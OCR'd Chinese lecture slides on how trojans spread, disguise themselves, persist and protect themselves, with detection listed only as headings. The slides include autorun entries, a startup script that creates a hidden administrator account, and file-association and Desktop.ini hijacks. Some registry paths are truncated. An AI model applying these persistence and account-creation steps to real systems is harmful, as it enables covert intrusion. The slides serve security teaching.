
- 一般不返回信息或资料：

除窃取数据木马返回窃取数据外，一般不返回其他数据，例如破坏型木马不会返回是否破坏成功，破坏结果等

# 传播-主动攻击


攻击者
Switch 1100
Switch 3300XM
Switch 3300XM
Switch 3300
获得上传文件权限，
上传木马程序
控制远程系统
计划任务
注册表
Web方式
……
被攻击者

# 传播-邮件


攻击者
Switch 1100
Switch 3300XM
Switch 3300XM
Switch 3300
发送木马邮件
控制远程系统
用户警惕性
欺骗性内容
系统漏洞
……
被攻击者

# 传播-伪装

- 出错显示：

用户打开某个带木马的程序时，会弹出一个错误提示框(这当然是假的)，错误内容可自由定义，大多会定制成一些诸如“文件已破坏，无法打开!”之类的信息，当用户信以为真时，木马在后台执行。

- 自我销毁：

木马在执行前，将自己拷贝到Windows的系统文件夹中。等执行完成后木马将文件自动删除。

- 木马更名：

木马改名为系统文件类似的文件名，例如有的木马把名字改为window.exe。更改一些后缀名，比如把dll改为dl等。

# 传播-伪装

- 修改图标：

伪装成TXT、HTML等可能认为对系统没有多少危害的文件图标，在“资源管理器”中默认选中“隐藏已知文件类型的扩展名”，诱惑用户打开。

- 捆绑文件：

将木马捆绑到一个安装程序上，当安装程序运行的时候，木马 在用户毫无觉察的情况下，在后台启动。被捆绑的程序一般是有诱惑的小游戏、带附件的邮件。

# 传播-网页

用户

http 80

浏览页面

木马程序

WEB服务器

JavaScript

ActiveX

ASP


PHP


XML

# 传播-病毒型木马

智能化
可控制
自我保护
功能强

传染性
隐蔽性





病毒型木马

# 加载方式

- 开始菜单的启动项，基本上没有木马会用这种方式。
- 在Winstart.bat中启动。
- 在Autoexec.bat和Config.sys中加载运行。
- win.ini/system.ini：有部分木马采用，不太隐蔽。
- 注册表：隐蔽性强，多数木马采用。
- 服务：隐蔽性强，多数木马采用。
- 修改文件关联。

# 加载方式-启动文件

- **Win.ini:**

**[Windows]**

**run=c:\windows\file.exe**

**load=c:\windows\file.exe**

- **System.ini：**

**[boot]**

**shell=explorer.exe file.exe**

# 加载方式-启动文件

- %system32%\GroupPolicy\Machine\Scripts\Startup目录下scripts.ini文件:

  [Startup]

  0CmdLine=admin.bat

  0Parameters=

- admin.bat :


  net user admin 12345678 /add

  net localgroup administrators admin /add

# 加载方式-注册表

注册表启动


1. HKL
   ws\C
2. HKL
   ws\C
3. HKL
   ws\C
4. HKC
   ws\C
5. HKC
   ws\C
6. ……



# 加载方式-服务

单击“开始” ------ 指向“设置” ------- 然后单击“控制面板” ------- 双击“管理工具” ------- 然后双击“服务”：在列表框中显示的是系统可以使用的服务

**Windows 2k**下可以在命令行中输入**services.msc**打开服务列表。




# 加载方式-服务

- 服务属性可以确定服务启动程序的全路径
- 服务与注册表的关系：

HKLM\SYSTEM\CurrentControlSet\Services

HKLM\SYSTEM\ControlSet002\Services

HKLM\SYSTEM\ControlSet001\Services



# 加载方式-修改文件关联

1. 正常情况下TXT文件的打开方式是启动Notepad.EXE来打开TXT文件。关联木马通过修改关联方式来加载木马，则TXT文件打开方式就会被修改为用木马程序打开。

2. 打开注册表：
   路径：HKEY_CLASSES_ROOT\txtfile\shell\open\command
   键名：（默认）
   键值：%SystemRoot%\system32\NOTEPAD.EXE %1

   ➔

   键值：%path%

3. 当双击一个TXT文件，原本应用Notepad.EXE打开的TXT文件，现在却变成启动木马程序。

# 加载方式-捆绑程序

**木马将自身捆绑到应用程序中，当运行应用程序的同时也将木马启动。**

# 加载方式-打开目录

1. **正常情况下，打开目录是显示目录下的文件和文件夹。当目录下存在Desktop.ini和Folder.htt文件，而且Desktop.ini文件中存在以下内容：**


   **WebViewTemplate.NT5=file://Folder.htt**

2. **当打开这个目录，现在却变成启动Folder.htt文件里面的程序。**


# 工作机制

- 绕过防火墙技术－反弹端口
- 无端口木马
- 逃脱任务管理器监视－DLL木马

# 工作机制-反弹端口木马




# 工作机制-无端口木马




**木马会选择一些常用的端口，如80、23,有些非常先进的木马还可以做到在占领HTTP(80)端口后，收到正常的HTTP请求仍然把它交与Web服务器处理，只有收到一些特殊约定的数据包后，才调用木马程序。**

# 工作机制-DLL木马


应用程序
winsock.dll
MSWsock.dll
Wsock32.dll
应用程序
winsock.dll
MSWsock.dll
Wsock32.dll
winsock1.dll
MSWsock1.dll
Wsock321.dll
相应动作

# 自我保护机制

- 双进程监视
- 木马备份

# 自我保护-双进程


采用双进程技术：一个为主进程，实现木马主要功能，一个为辅助进程，时刻监视主进程，一旦主进程被停掉，立即启动备份或重起主进程

# 自我保护-木马备份


**木马备份：木马最常采用的技术，备份文件捆绑到.txt/exe/doc等文件，一旦主程序被删除，当打开捆绑的文件时，备份文件启动**


# 检测和查杀

- 木马检测－感觉
- 木马检测－系统功能
- 木马检测－工具
- 木马查杀－技巧

